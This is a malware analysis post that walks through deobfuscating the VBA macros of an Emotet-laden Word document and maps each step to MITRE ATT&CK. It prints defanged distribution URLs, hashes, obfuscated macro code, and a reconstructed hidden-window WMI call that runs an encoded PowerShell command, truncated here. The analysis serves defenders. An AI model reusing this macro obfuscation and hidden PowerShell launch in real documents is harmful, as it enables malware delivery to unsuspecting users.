Emotet Technical Analysis - Part 1 Reveal the Evil Code

By Suleyman Ozarslan, PhD

Published: 2020-01-29 · Archived: 2026-04-06 01:28:12 UTC

Emotet was first identified in 2014 as a banking trojan designed to steal sensitive information and financial credentials. What began as a single purpose infostealer matured into a large, modular botnet that supports many criminal operations. In recent years, operators have used Emotet as a kind of Infrastructure as a Service to deliver additional malware for partners, including new banking trojans, credential stealers, spam modules, and ransomware loaders. This shift turned Emotet into a high volume distribution hub that fuels diverse intrusion campaigns across sectors.

Researchers track Emotet activity by grouping it into epochs based on changing command and control servers, distribution methods, payload families, and even bot assignments. Each epoch reflects an operational refresh that rotates infrastructure, updates loaders, and modifies delivery techniques to evade defenses. The project referenced in this analysis focuses on an Epoch 2 sample. The sample exhibits the hallmark behaviors of modern Emotet. It arrives via themed email threads or malicious documents, establishes persistence on the host, and communicates with a shifting set of command and control endpoints. From there it can retrieve secondary payloads, harvest credentials and browser data, and move laterally through shared credentials and administrative tools.

Defenders can reduce exposure by hardening email and web entry points, blocking macro enabled documents from the internet, and enforcing multifactor authentication for remote and privileged access. Collect detailed process and command line telemetry, monitor for unusual outbound connections and bursts of SMB traffic, and segment critical systems to limit lateral movement. Continuous validation against Emotet behaviors ensures detections fire as intended, response playbooks contain activity quickly, and the environment is protected when the botnet rotates to a new epoch.

We'll reveal obfuscated malicious macro codes in this first part of the Emotet Technical Analysis series. All techniques used by attackers in this malware are mapped to tactics and techniques in the MITRE ATT&CK Framework.

Initial Access

The most common entry vector of Emotet is spearphishing emails. The MITRE ATT&CK Framework classifies spearphishing techniques into Spearphishing Attachment (`MITRE ATT&CK T1193`), Spearphishing Link (`MITRE ATT&CK T1192`) and Spearphishing via Service (`MITRE ATT&CK T1194`). In this Emotet strain, spearphishing emails include links to websites that deliver Microsoft Office Word documents to the user upon clicking the link (`User Execution,` `MITRE ATT&CK T1024`). Word documents are not directly attached to emails to avoid defenses that may inspect email attachments (`Spearphishing Link, MITRE ATT&CK T1192`). They include malicious macros that download Emotet banking malware to the target systems.

We'll analyze the following Word document step by step with you:


```
 MD5: 515f13034bc4ccf635b026722fd5ef9c
SHA-1: 8925b822e1d86d787b4682d1bb803cf1f5ea7031
SHA-256: FF76FF1440947E3DD42578F534B91FDB8229C1F40FED36A3DD5688DBC51F0014

VirusTotal detection rate: 13/61 (as of January 21, 2020
Names: ST_28546448.doc, 01856218536426646.doc
```

This word document is distributed by the following links contained in emails:

- hxxps://alokhoa.vn/wp-content/uploads/lm/1-91751097-8408196-fcan6yhfsu-gg5ak/
- hxxp://honamcharity.ir/mmth4/Documentation/gepvh74lcq7h/
- hxxp://lvita.co/tmp/Reporting/
- hxxp://www.selloderaza.cl/wp-snapshots/balance/e2o6-62079720-0865-srgnquu24o-ppcdh20p/

Execution

When a victim opens the document, Microsoft Word asks to enable/disable macros. It reveals that macros are embedded in the document (`Scripting,` `MITRE ATT&CK T1064`).



The malicious document claims that the user must "Enable content" to open the document. However, enabling content launches the code in the macros.

Defense Evasion

We start by analyzing VBA macros with `oledump.py` .

> 💡
>
> oledump.py is a script that we use to analyze OLE files and data streams in these files.

> 💡
>
> Object Linking & Embedding (OLE) is a proprietary technology developed by Microsoft that allows embedding and linking to documents and other objects.

`oledump.py` reveals dozens of macros, and some of them are empty.

```
 1:      4096 '\x05DocumentSummaryInformation'
2:       420 '\x05SummaryInformation'
3:      6952 '1Table'
4:    173292 'Data'
5:        97 'Macros/Bkfiqlsjzo/\x01CompObj'
6:       267 'Macros/Bkfiqlsjzo/\x03VBFrame'
7:        38 'Macros/Bkfiqlsjzo/f'
8:         0 'Macros/Bkfiqlsjzo/o'
9:        97 'Macros/Cirlqxmy/\x01CompObj'
10:       265 'Macros/Cirlqxmy/\x03VBFrame'
11:        38 'Macros/Cirlqxmy/f'
12:         0 'Macros/Cirlqxmy/o'
13:        97 'Macros/Crpckdmcyo/\x01CompObj'
14:       267 'Macros/Crpckdmcyo/\x03VBFrame'
15:        38 'Macros/Crpckdmcyo/f'
16:         0 'Macros/Crpckdmcyo/o'
17:        97 'Macros/Cvvqkbkmpnr/\x01CompObj'
18:       268 'Macros/Cvvqkbkmpnr/\x03VBFrame'
19:        38 'Macros/Cvvqkbkmpnr/f'
20:         0 'Macros/Cvvqkbkmpnr/o'

............ stripped ............
```

We also parse the document with `olevba` .

> 💡
>
> Olevba is a script to parse OLE and OpenXML files such as MS Office documents (e.g. Word, Excel) for detecting VBA (Visual Basic for Applications) macros and extract their source code.

When we parse the Word document with `olevba` , it also reveals dozens of macro streams, and some of them are empty.

```
 olevba 0.55.1 on Python 2.7.12 - http://decalage.info/python/oletools
===============================================================================
FILE: ST_28546448.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Lunzqxdidt.cls
in file: ST_28546448.doc - OLE stream: u'Macros/VBA/Lunzqxdidt'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_open()
Awzttocpmk
End Sub
-------------------------------------------------------------------------------
VBA MACRO Dtcqcidgf.frm
in file: ST_28546448.doc - OLE stream: u'Macros/VBA/Dtcqcidgf'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Bkfiqlsjzo.frm
in file: ST_28546448.doc - OLE stream: u'Macros/VBA/Bkfiqlsjzo'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Ehmkurtl.frm
in file: ST_28546448.doc - OLE stream: u'Macros/VBA/Ehmkurtl'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Ydkbuixknjvib.frm
in file: ST_28546448.doc - OLE stream: u'Macros/VBA/Ydkbuixknjvib'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Jzvaecqzzki.frm
in file: ST_28546448.doc - OLE stream: u'Macros/VBA/Jzvaecqzzki'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)

..... stripped.....
```

Olevba uncovers that there are some suspicious macro codes in the document, such as `Hex` and `Base64` encoded strings, `ChrW` and `ShowWindow` functions. We used `--decode` and `--deobf` paramaters of `olevba` to decode and deobfuscate macro streams but they do not reveal because macro codes are heavily obfuscated (`Obfuscated Files or Information,` `MITRE ATT&CK T1027`).

```
 +----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_open       |Runs when the Word or Publisher document is | | | |opened
|Suspicious|showwindow          |May hide the application                    |
|Suspicious|ChrW                |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
+----------+--------------------+--------------------------------------------+
```

> 💡
>
> Olevba also detects security-related patterns such as auto-executable macros, suspicious VBA keywords used by malware and several common obfuscation methods including Hex and Base64 encoding.

There are too many macro streams to analyze in the analyzed document, but `olevba` revealed the starting point: `Document_open` sub.

```
 1.
Private Sub Document_open()
Awzttocpmk End Sub
```

Let' look at `Awzttocpmk` function:

```
 2.
function Awzttocpmk()
dv = "in=mmuusns==mmuusns==mmuusns=mgm=mmuusns==mmuusns==mmuusns=t" + ChrW(wdKeyS) + ":=mmuusns==mmuusns=win=mmu
For Bekkjavx = rgfasd To Qforoylvscd
ewr = dsf - CVar(er * 23)
Mdwqzgbq = CSng(Pagurlxflyza)
Bgcfzyxxfdxh = CLng(Wriwwmyrie)
Next
If er > Uwrwalpbpt Then
gggs = Sin(3)
Rvvsucwkyojuq = Bwjxxmpd
Iclrlucmm = CByte(8 - CSng(3))
End If

..... stripped (216) lines .....
```

▶ Expand the full code of `Awzttocpmk` function

As seen in the codes, there are hundreds of loops, declarations, conditions, type conversions and variable assignments to obfuscate codes, and many of them are never used. Since, `olevba` could not deobfuscate the macro codes, we try `ViperMonkey` for deobfuscation.

> 💡
>
> ViperMonkey is a VBA Emulation engine written in Python, designed to analyze and deobfuscate malicious VBA Macros contained in Microsoft Office files.

```
 ............ stripped ............
ERROR    Impossible to operate on arguments of different types. invalid literal for int() with base 10: ''
INFO     calling Function: CDbl(0)
ERROR    Impossible to operate on arguments of different types. invalid literal for int() with base 10: 'NULL'
WARNING  Variable 'Cznxzdrwptabi' not found
INFO     calling Function: CSng('NULL')
WARNING  Variable 'Xagbzxrz' not found
INFO     calling Function: CLng('NULL')
ERROR    Cannot update loop counter. Breaking loop. invalid literal for int() with base 10: 'NULL'
............ stripped ............
```

ViperMonkey doesn’t deobfuscate macro codes either, so it's time now for the manual analysis. When we clear macro codes by removing never used loops, declarations, conditions, type conversions and variables, we reveal the following code from hundreds of lines of code.

```
 3.
Function Awzttocpmk()
dv = "in=mmuusns==mmuusns==mmuusns=mgm=mmuusns==mmuusns==mmuusns=t" + ChrW(wdKeyS) + ":=mmuusns==mmuusns=win=mmu
fd = "=mmuusns="
Azofmlab = Split("=mmuusns==mmuusns==mmuusns==mmuusns==mmuusns=w" + dv + T, fd)
Dlgwrtobrxjmm = Join(Azofmlab, "")
Set Fcbxktofsye = GetObject(Dlgwrtobrxjmm)
Rpkdwysvusev = Dtcqcidgf.Fshewmvxnlq.Tag
Ixldqggmg = Dlgwrtobrxjmm + ChrW(wdKeyS) + Dtcqcidgf.Hsinculclm.Tag + Rpkdwysvusev
Ybdakolbjc = Ixldqggmg + Dtcqcidgf.Ekrdfjzpyjnsx
Set Awzttocpmk = GetObject(Ybdakolbjc)
Awzttocpmk. showwindow = False
Do While Fcbxktofsye. Create(er & Ysjchbkkg, Swdtudgkjzjs, Awzttocpmk, Dzzebvtpbu)
Loop
End Function
```

Other than declarations and variable assignments, there is only one meaningful loop in this function:

```
 4. Do While Fcbxktofsye.Create(er & Ysjchbkkg, Swdtudgkjzjs, Awzttocpmk, Dzzebvtpbu)
Loop
```

First, we need to find `Fcbxktofsye` in the `Awzttocpmk()` function *:*

```
5. Set Fcbxktofsye = GetObject(Dlgwrtobrxjmm)
```

So, we need to find `Dlgwrtobrxjmm` in the function:

```
6. Dlgwrtobrxjmm = Join(Azofmlab, "")
```

When we put 6. in place of `Dlgwrtobrxjmm` in 5. , we get:

```
7. Set Fcbxktofsye = GetObject(Join(Azofmlab, ""))
```

Now, we need to find `Azofmlab` to find `Fcbxktofsye` . `Azofmlab` is defined in the macro codes:

```
8. Azofmlab = Split("=mmuusns==mmuusns==mmuusns==mmuusns==mmuusns=w" + dv + T, fd)
```

When we put 8. in place of `Azofmlab` in 7. , we get:

```
9. Set Fcbxktofsye = GetObject(Join(Split("=mmuusns==mmuusns==mmuusns==mmuusns==mmuusns=w" + dv + T, fd), ""))
```

So, we must find `dv` , `T` and `fd` variables.

`dv` is defined in the macro codes:

```
10. dv = "in=mmuusns==mmuusns==mmuusns=mgm=mmuusns==mmuusns==mmuusns=t" + ChrW(wdKeyS) + ":=mmuusns==mmuusns=w
```

Now, we need to find the value of the `ChrW(wdKeyS)` function and `Dtcqcidgf.Ekrdfjzpyjnsx` to reveal `dv` .

> 💡
>
> wdKeyS is an example of wdKey enumeration in Word, which specifies a keyboard character.

According to wdKey enumeration , `wdKeyS` is 83 **.**

```
11. ChrW(wdKeyS) = ChrW(83)
```

> 💡

According to ASCII code, 83 specifies the `S` character, so `ChrW(83)` is equal to the `S` character.

```
12. ChrW(wdKeyS) = "S"
```

So, `ChrW(wdKeyS)` is equal to the `S` character, but adversaries used this function instead of a simple "S" in order to obfuscate their codes to decrease the detection rate.

Let's find the second unknown variable of dv, which is `Dtcqcidgf.Ekrdfjzpyjnsx` . But, it does not exist in the macro codes . Because, adversaries hid `Dtcqcidgf.Ekrdfjzpyjnsx` in VBA forms in the document other than macro codes for obfuscation. It is obvious why automated tools cannot deobfuscate the macro code.

`olevba` revealed the form variable `Dtcqcidgf.Ekrdfjzpyjnsx` :

```
 VBA FORM Variable "Ekrdfjzpyjnsx" IN 'ST_28546448.doc' - OLE stream: u'Macros/Dtcqcidgf'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
P
```

So, the value of the form variable `Dtcqcidgf.Ekrdfjzpyjnsx` is `P` .

```
13. Dtcqcidgf.Ekrdfjzpyjnsx = "P"
```

Let's put 12. and 13 . in their places in 9 . :

```
14. dv = "in=mmuusns==mmuusns==mmuusns=mgm=mmuusns==mmuusns==mmuusns=t" + "S" + ":=mmuusns==mmuusns=win=mmuusns
```

> 💡
>
> `+` operator in VBA adds two numbers or returns the positive value of a numeric expression. It can also be used to concatenate two string expressions.

So, we can concatenate substrings in `dv` :

```
15. dv = "in=mmuusns==mmuusns==mmuusns=mgm=mmuusns==mmuusns==mmuusns=tS:=mmuusns==mmuusns=win=mmuusns==mmuusns
```

We found `dv` . Now, it is time to find `T` and `fd` *t* o reveal `Fcbxktofsye` .

`T` is not initialized in codes. Microsoft Visual Basic Editors' Locals Window shows its value as Empty.

Project.Qnthsraz.Awzttocpmk

Expression	Value	Type
T	Empty	Variant/Empty

```
16. T = ""
```

`fd` is defined in the macro codes:

```
17. fd = "=mmuusns="
```

Let's put 15. , 16. and 17. in their places in 10. :

```
18. Set Fcbxktofsye = GetObject(Join(Split("=mmuusns==mmuusns==mmuusns==mmuusns==mmuusns=w" + "in=mmuusns==mmu
```

Get rid of "+":

```
19. Set Fcbxktofsye = GetObject(Join(Split("=mmuusns==mmuusns==mmuusns==mmuusns==mmuusns=win=mmuusns==mmuusns=
```

Now, first we must find the result of the `Split` function.

> 💡
>
> The Split function is used is to split a string into a number of substrings based on the given delimiter and returns a one-dimensional array of substrings.

We can find the result of the `Split` function by splitting the text with the delimiter `=mmuusns=` by simply removing all instances of the delimiter in the string:

```
20. ("win","mgm","tS:","win","32","_Pr","oc","ess")
```

Let's put the result in its place in 15. :

```
21. Set Fcbxktofsye = GetObject(Join(("win","mgm","tS:","win","32","_Pr","oc","ess"), ""))
```

Now, we need to find the result of the `Join` function.

> 💡
>
> The Join function joins an array of substrings into a single string.

So, the result of the `Join` function is (*`Dlgwrtobrxjmm = Join(Azofmlab, "")`*)

```
22. Dlgwrtobrxjmm = "winmgmtS:win32_Process"
```

Now, we can reveal the `Fcbxktofsye` *:*

```
23. Set Fcbxktofsye = GetObject(winmgmtS:win32_Process)
```

Finally, we get a hint of what this code does:

> 💡

> The **Win32_Process** is a **WMI** class representing a process on an operating system.

Therefore, attackers will run a process using **WMI** (`Windows Management Instrumentation,` `MITRE ATT&CK T1047`) instead of **cmd** (`Command-Line Interface,` `MITRE ATT&CK T1059`).


> 💡
>
> Windows Management Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating systems. You can write WMI scripts or applications to automate administrative tasks on remote computers but WMI also supplies management data to other parts of the operating system and products.

Let's put 23. into 4. :

```
24. Do While GetObject(winmgmtS:win32_Process).Create(er & Ysjchbkkg, Swdtudgkjzjs, Awzttocpmk, Dzzebvtpbu) Lo
```

Now, we must find `er` , `Ysjchbkkg` , `Swdtudgkjzjs` , `Awzttocpmk` and `Dzzebvtpbu` variables.

`er` variable is not initialized, it is NULL.




```
25. er = ""
```

`Ysjchbkkg` is stored in another function. There are also never used loops, declarations, conditions, type conversions and variable assignments to obfuscate codes.

```
 26.
Function Ysjchbkkg()
    For Nagspgiy = rgfasd To Eqsbwirkrwf
          ewr = dsf - CVar(er * 23)
                      Cafxunqrqgmm = CSng(Tuonppje)
            Lbrjnfryxgerk = CLng(Kivokgoxfxp)
            Next
      If er > Qzkxtglswh Then
          gggs = Sin(3)
                      Pnosxcjgze = Pxswdllxchh
            Gxdwuobrdusaf = CByte(8 - CSng(3))
End If
      If sdf > Fwjltwiwoppk Then
          wer3 = Sin(1)

..... stripped (323 lines) .....
```

▶ Expand the full code of `Ysjchbkkg` function.

When we clear useless codes that are included in the macro codes to cover malicious code, we reveal the following function:

```
 27.
Function Ysjchbkkg()
Jqzbdljbr = I + ChrW(wdKeyP)
Lbfipxywqppc = Jqzbdljbr + Dtcqcidgf.Iqjssfeeu + Dtcqcidgf.Zxioomrqvjz
sss = Dtcqcidgf.Xrqtcysa.GroupName
Fbxpzsewrc = Split(Lbfipxywqppc + CVar(Trim(sss)), "=mmuusns=")
Ysjchbkkg = Join(Fbxpzsewrc, "")
End Function
```

From the `Ysjchbkkg` function:

```
28. Ysjchbkkg = Join(Fbxpzsewrc, "")
```

`Fbxpzsewrc` is also defined in the function:

```
29. Fbxpzsewrc = Split(Lbfipxywqppc + CVar(Trim(sss)), "=mmuusns=")
```

Put 29 . in 28. :

```
30. Ysjchbkkg = Join(Split(Lbfipxywqppc + CVar(Trim(sss)), "=mmuusns="), "")
```

We must find `Lbfipxywqppc` and `sss` to reveal `Ysjchbkkg` . They are included in the `Ysjchbkkg` function:

```
31. Lbfipxywqppc = Jqzbdljbr + Dtcqcidgf.Iqjssfeeu + Dtcqcidgf.Zxioomrqvjz
```

```
32. sss = Dtcqcidgf.Xrqtcysa.GroupName
```

Put 31 . and 32. in 30. :

```
33. Ysjchbkkg = Join(Split(Jqzbdljbr + Dtcqcidgf.Iqjssfeeu + Dtcqcidgf.Zxioomrqvjz + CVar(Trim(Dtcqcidgf.Xrqtcy
```

Now, we need to find `Jqzbdljbr` , `Dtcqcidgf.Iqjssfeeu` , `Dtcqcidgf.Zxioomrqvjz` and `CVar(Trim(Dtcqcidgf.Xrqtcysa.GroupName)` .

`Jqzbdljbr` exist in the function:

```
34. Jqzbdljbr = I + ChrW(wdKeyP)
```

We must find `I` and `ChrW(wdKeyP)` .

`I` is not initialized.

```
35. I = ""
```

Let's find `ChrW(wdKeyP)` . According to [wdKey enumeration]:

```
36. wdKeyP = 80
```

According to ASCII code, 80 specifies the `P` character. When we put 80 in place of `wdKeyP` in `ChrW(wdKeyP)` , we get:

```
37. ChrW(80) = "P"
```

So, `ChrW(wdKeyS)` is equal to the `P` character, but adversaries used `wdKeyP` and `ChrW` functions together instead of a simple `P` for obfuscation.

Let's put 35. and 37. in 34.

```
38. Jqzbdljbr = "" + "P"
```

Concatenate strings:

```
39. Jqzbdljbr = "P"
```

Now, let's find `Dtcqcidgf.Iqjssfeeu` . It does not exist in the macro code, it is a form variable:

```
 VBA FORM Variable "Iqjssfeeu" IN '018562185364266 46.doc' - OLE stream: 'Macros/Dtcqcidgf'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
'o=mmuusns=w=mmuusns=e=mmuusns=r=mmuusns=s=mmuusns=h=mmuusns=el=mmuusns=l=mmuusns= =mmuusns=-=mmuusns=w=mmuusns=
```

Therefore:

```
40. Dtcqcidgf.Iqjssfeeu="o=mmuusns=w=mmuusns=e=mmuusns=r=mmuusns=s=mmuusns=h=mmuusns=el=mmuusns=l=mmuusns= =mmu
```

`Dtcqcidgf.Zxioomrqvjz` is also a form variable:

```
 VBA FORM Variable "b'Zxioomrqvjz'" IN '01856218536426646.doc' - OLE stream: 'Macros/Dtcqcidgf'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
'd=mmuusns=d=mmuusns=e=mmuusns=n=mmuusns= =mmuusns=-=mmuusns=e=mmuusns=n '
```

Then:

```
41. Dtcqcidgf.Zxioomrqvjz ="d=mmuusns=d=mmuusns=e=mmuusns=n=mmuusns= =mmuusns=-=mmuusns=e=mmuusns=n "
```

Now, let's find `CVar(Trim(Dtcqcidgf.Xrqtcysa.GroupName)` . First, we must find `Dtcqcidgf.Xrqtcysa.Groupname` . `Dtcqcidgf.Xrqtcysa` is also a form variable:

```
 VBA FORM Variable "b'Xrqtcysa'" IN '01856218536426646.doc' - OLE stream: 'Macros/Dtcqcidgf'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
'0'
```

`Dtcqcidgf.Xrqtcysa.GroupName` means that `GroupName` property of `Dtcqcidgf.Xrqtcysa` is a form variable.

> 💡
>
> GroupName is a property of form controls, such as OptionButton.

`GroupName` property of `Dtcqcidgf.Xrqtcysa` includes a long string:

```
42. CVar(Trim(Dtcqcidgf.Xrqtcysa.GroupName)) = CVar(Trim("
..... stripped ....."))
```

▶ Expand the full code of `Dtcqcidgf.Xrqtcysa.GroupName`

`Dtcqcidgf.Xrqtcysa.GroupName` starts with dozens of space characters. Adversaries added these space characters for obfuscation and used `Trim` function to get rid of them.

> 💡
>
> The Trim function strips leading and trailing spaces from a string variable.

```
43. CVar(Trim(Dtcqcidgf.Xrqtcysa.GroupName)) = CVar("JABBAH=mmuusns=oAeQB0=mmuusns=AGoAaA=mmuusns=B6AGcA=mmuusn
```

In fact, CVar function is useless in this code. As you can guess, adversaries used this function for obfuscation.

> 💡
>
> CVar is a type conversion function. It converts any string expression or numeric expression to a variant.

```
44. CVar(Trim(Dtcqcidgf.Xrqtcysa.GroupName)) = "JABBAH=mmuusns=oAeQB0=mmuusns=AGoAaA=mmuusns=B6AGcA=mmuusns=YQ
```

It's time to put 39. , 40. , 41. and 44. in 33. :

```
45. Ysjchbkkg = Join(Split("P" + "o=mmuusns=w=mmuusns=e=mmuusns=r=mmuusns=s=mmuusns=h=mmuusns=el=mmuusns=l=mmu
.............................. stripped ....................................
s=BqAGUA=mmuusns=YwB3AG=mmuusns=EAcgBn=mmuusns=AGsAYw=mmuusns=BsACcA"), "=mmuusns="), "")
```

▶ Expand the full code of `Ysjchbkkg`

Get rid of `+` characters:

```
46. Ysjchbkkg = Join(Split("Po=mmuusns=w=mmuusns=e=mmuusns=r=mmuusns=s=mmuusns=h=mmuusns=el=mmuusns=l=mmuusns=
.............................. stripped ....................................
s=BqAGUA=mmuusns=YwB3AG=mmuusns=EAcgBn=mmuusns=AGsAYw=mmuusns=BsACcA"), "=mmuusns="), "")
```

Split the text with `=mmuusns=` delimiter:

```
47. Ysjchbkkg = Join(("Po","w","e","r","s","h","el","l"," ","-","w"," ","h","id","d","e","n"," ","-","e","n JA
```

Let's join the substrings:

```
48. Ysjchbkkg = "Powershell -w hidden -en JABBAHoAeQB0AGoAaAB6AGcAYQB1AG0AaQBnAD0AJwBOAHYAeABkAHgAZwBjAGMAYgBu
```

There is a PowerShell script in the `Ysjchbkkg` variable. Powershell (MITRE ATT&CK T1086) is commonly used by attackers to perform various actions, including downloading a file and execution of a code. The `-en` parameter in the PowerShell script is an alias of the `-EncodedCommand` parameter.

> 💡
>
> "- EncodedCommand " accepts a base64-encoded string version of a command.


Therefore, we must use base64 decoding to reveal the PowerShell command. We'll analyze the obfuscated PowerShell command in the second part of this technical analysis series.

Now, we know the value of the `Ysjchbkkg` variable **.** Let's remember our main operation:

```
4. Do While Fcbxktofsye.Create(er & Ysjchbkkg, Swdtudgkjzjs, Awzttocpmk, Dzzebvtpbu)
Loop
```

Until now, we revealed `Fcbxktofsye` , `er` , and `Ysjchbkkg` variables . Now, we must find `Swdtudgkjzjs` , `Awzttocpmk` and `Dzzebvtpbu` variables.

`Swdtudgkjzjs` is uninitialized.




```
49. Swdtudgkjzjs = ""
```

`Awzttocpmk` exists in the macro codes:

```
50. Set Awzttocpmk = GetObject(Ybdakolbjc)
```

```
51. Ybdakolbjc = Ixldqggmg + Dtcqcidgf.Ekrdfjzpyjnsx
```

Let's put 51. in place of `Ybdakolbjc` in 50 ., we get:

```
52. Set Awzttocpmk = GetObject(YIxldqggmg + Dtcqcidgf.Ekrdfjzpyjnsx)
```

We found `Dtcqcidgf.Ekrdfjzpyjnsx` before:

```
13. Dtcqcidgf.Ekrdfjzpyjnsx = "P"
```

Let's get `Ixldqggmg` from the macro codes:

```
53. Ixldqggmg = Dlgwrtobrxjmm + ChrW(wdKeyS) + Dtcqcidgf.Hsinculclm.Tag + Rpkdwysvusev
```

We need `Dlgwrtobrxjmmi` , `ChrW(wdKeyS)` , `Dtcqcidgf.Hsinculclm.Tag` and `Rpkdwysvusev` to find `Ixldqggmg` .

We've already revealed the value of `Dlgwrtobrxjmm` in 22. :

```
22. Dlgwrtobrxjmm = "winmgmtS:win32_Process"
```

We've also revealed `ChrW(wdKeyS)` in `12.` :

```
12. ChrW(wdKeyS) = "S"
```

Let's find `Dtcqcidgf.Hsinculclm.Tag` . We must look at data streams in forms instead of the macro codes.

> 💡
>
> Tag is a property that stores additional information about each control on the forms. The default setting is a zero-length string (" ").

`Dtcqcidgf.Hsinculclm` is defined in the form variables in the document:

```
54. Dtcqcidgf.Hsinculclm.Tag = "tar"
```

Let's find `Rpkdwysvusev` . According to its name, it seems that it is in the macro codes.

```
55. Rpkdwysvusev = Dtcqcidgf.Fshewmvxnlq.Tag
```

But, it is a tag property of a form variable, `Dtcqcidgf.Fshewmvxnlq` .

```
56. Dtcqcidgf.Fshewmvxnlq.Tag = "tu"
```

Therefore:

```
57. Rpkdwysvusev = "tu"
```

Let's put 22. , 12. , 54. and 57. in 53. :

```
58. Ixldqggmg = "winmgmtS:win32_Process" + "S" + "tar" + "tu"
```

Get rid of "+" characters:

```
59. Ixldqggmg = "winmgmtS:win32_ProcessStartu"
```

Now, we now `Ixldqggmg` . Let's put 59. and 13. in 52. :

```
60. Set Awzttocpmk = GetObject("winmgmtS:win32_ProcessStartu" + "P")
```

Therefore:

```
61. Set Awzttocpmk = GetObject("winmgmtS:win32_ProcessStartuP")
```

In the code `showwindow` property of `Awzttocpmk` is defined as `False` (`Hidden Window,` `MITRE ATT&CK T1143`):

```
62. GetObject(winmgmtS:win32_processSp).showwindow = False
```

> 💡
>
> ShowWindow function Sets the specified window's show state. The `False` value hides the window.

Let's remember our main operation again.

```
 4. Do While Fcbxktofsye.Create(er & Ysjchbkkg, Swdtudgkjzjs, Awzttocpmk, Dzzebvtpbu)
Loop
```

We've found `Fcbxktofsye` , `er` , `Ysjchbkkg` , `Swdtudgkjzjs` and `Awzttocpmk` until now .

Now, we must find `Dzzebvtpbu` variable, but it is uninitialized.

```
63. Dzzebvtpbu = ""
```

We revealed all variables. Let's remember them:

```
23. Set Fcbxktofsye = GetObject(winmgmtS:win32_Process)
```

```
25. er = ""
```

```
48. Ysjchbkkg = "Powershell -w hidden -en JABBAHoAeQB0AGoAaAB6AGcAYQB1AG0AaQBnAD0AJwBOAHYAeABkAHgAZwBjAGMAYgBu
```

```
49. Swdtudgkjzjs = ""
```

```
61. Set Awzttocpmk = GetObject("winmgmtS:win32_ProcessStartuP")
```

Let's put 23., 25. , 48. , 49. , 61. , and 63. in their places in 4 :

```
52. Do While GetObject(winmgmtS:win32_Process).Create("" & "Powershell -w hidden -en JABBAHoAeQB0AGoAaAB6AGcAY
Loop
```

> 💡
>
> `&` operator generates a string concatenation of two expressions.

In this `Do While` loop, `Create` method of the `Win32_Process` class is used.

> 💡
>
> The **Create** WMI class method creates a new process.

Syntax:

```
uint32 Create(
 [in]  string               CommandLine,
```

```
  [in]  string              CurrentDirectory,
  [in]  Win32_ProcessStartup ProcessStartupInformation,
  [out] uint32              ProcessId
);
```

Therefore, the first variable is the command line to execute. It is a PowerShell command in this code.

The second variable is CurrentDirectory. If this parameter is NULL as in this code, the new process will have the same path as the calling process.

The third variable is ProcessStartupInformation, like `winmgmtS:win32_ProcessStartuP` in this example.

> 💡
>
